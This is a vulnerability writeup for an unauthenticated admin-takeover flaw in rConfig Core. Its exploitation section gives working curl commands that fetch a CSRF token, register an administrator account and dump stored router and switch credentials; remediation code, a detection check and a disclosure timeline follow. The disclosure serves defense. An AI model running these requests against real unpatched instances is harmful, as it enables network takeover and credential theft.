CVE-2026-77915: From Zero to Admin - Unauthenticated Takeover in rConfig Core
A critical vulnerability allowing complete unauthenticated takeover of rConfig instances through a misconfigured registration route that grants Admin privileges.

A duplicate Auth::routes() call re-enables user registration, and the database defaults new users to the Admin role. One unauthenticated POST request creates an admin account — complete application takeover with zero privileges required.
Introduction
This is the story of finding a critical vulnerability that allows complete unauthenticated takeover of rConfig Core installations. No credentials needed, no user interaction required, no special conditions — just a single HTTP POST request to register yourself as an Administrator.
Root Cause
Two Lines, Total Compromise
While reviewing routes/web.php, I noticed something unusual:
// Line 11 — registration explicitly disabled
Auth::routes(['register' => false]);
// ... Socialite SSO routes added between ...
// Line 22 — bare call re-enables registration
Auth::routes();
Two Auth::routes() calls. The first explicitly disables registration. The second, added during SSO integration, calls Auth::routes() with no parameters — re-enabling registration. Laravel's router doesn't deduplicate: the second call independently registers all auth routes, overriding the intent of the first.
The Dangerous Default
The database schema makes it worse. A migration (2020_09_06_105623_update_role_field_default_value.php) set the column default to Admin:
mysql> SHOW COLUMNS FROM users WHERE Field = 'role';
+-------+--------------+------+-----+---------+
| Field | Type         | Null | Key | Default |
+-------+--------------+------+-----+---------+
| role  | varchar(255) | NO   |     | Admin   |
+-------+--------------+------+-----+---------+
The RegisterController::create() method never sets role explicitly, and with User::$guarded = [] (fully open mass assignment), the database default applies.
Unauthenticated attacker → registers account → database defaults role to Admin → attacker is now a full administrator. One request, zero barriers.
Exploitation
- 1Get CSRF
Fetch token from sanctum endpoint
- 2Register
POST to /register with any email
- 3Admin Access
Database defaults role to Admin
- 4Steal Creds
Access all network device credentials
- 5Own Network
SSH into routers, switches, firewalls
Step 1: Get a CSRF Token
curl -s -c cookies.txt "http://target/sanctum/csrf-cookie"Step 2: Register as Admin
XSRF=$(grep XSRF cookies.txt | awk '{print $7}')
curl -s -c cookies.txt -b cookies.txt

-X POST "http://target/register"

-H "Content-Type: application/json"

-H "X-XSRF-TOKEN: $XSRF"

-d '{
"name": "Attacker",
"email": "attacker@evil.com",
"password": "Attack123!",
"password_confirmation": "Attack123!"
}'
Response: HTTP/1.1 201 Created — That's it. We're in.
Step 3: Steal All Network Credentials
curl -s -b cookies.txt "http://target/api/device-credentials"{
"data": [
{
"cred_name": "Core-Routers",
"cred_username": "netadmin",
"cred_password": "P@ssw0rd123!",
"cred_enable_password": "Enabl3Secret!"
},
{
"cred_name": "Switches",
"cred_username": "admin",
"cred_password": "Sw1tchP@ss!"
}
]
}Impact
Full access to all stored network device credentials, configs, and backups.
Create backdoor accounts, modify configs, push malicious changes to devices.
Delete all configs, lock out admins, disrupt entire network infrastructure.
CVSS 4.0 Breakdown
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
Remediation
Remove the duplicate Auth::routes() call and change the database default role to 'User'.
protected function create(array $data)
{
    return User::create([
        'name' => $data['name'],
        'email' => $data['email'],
        'password' => Hash::make($data['password']),
        'role' => 'User',  // Explicit assignment
    ]);
}Keep only the first call with registration disabled.
Set role default to 'User' in migration.
Always set role explicitly in user creation.
Require admin approval for new registrations.
Detection
# If you get 200 OK instead of 404, you're vulnerable
curl -I "http://your-rconfig/register"
Timeline
- 01 Aug 2026Discovered
Found duplicate Auth::routes() during route audit.
- 01 Aug 2026Reported
Emergency disclosure to vendor — CVSS 10.0.
- 02 Aug 2026Acknowledged
Vendor confirmed, began emergency patch.
- 03 Aug 2026Patched
Emergency hotfix 8.2.14 released.
- 10 Aug 2026CVE Assigned
CVE-2026-77915 issued; writeup published.
References
- VulnCheck Advisory
- GitHub Security Advisory GHSA-w3hx-9cxg-5ccr
- CVE Record
- CWE-306: Missing Authentication for Critical Function
- CWE-269: Improper Privilege Management
- CWE-1188: Insecure Default Initialization of Resource
The Lesson
Configuration is code. Database defaults are security decisions. Every Auth::routes() call is an attack surface declaration.
This vulnerability is a perfect example of how small oversights compound into critical security failures. A duplicate line of code that should have been cleaned up. A database default that was convenient for development. Neither alone would be critical, but together they created a trivially exploitable path to complete system compromise.
This vulnerability was discovered through ethical security research and responsibly disclosed to the vendor. The emergency patch was released within 48 hours of disclosure.

Adam Nurudini
Offensive Security Consultant specializing in vulnerability research, penetration testing, and red team operations. Published CVE author.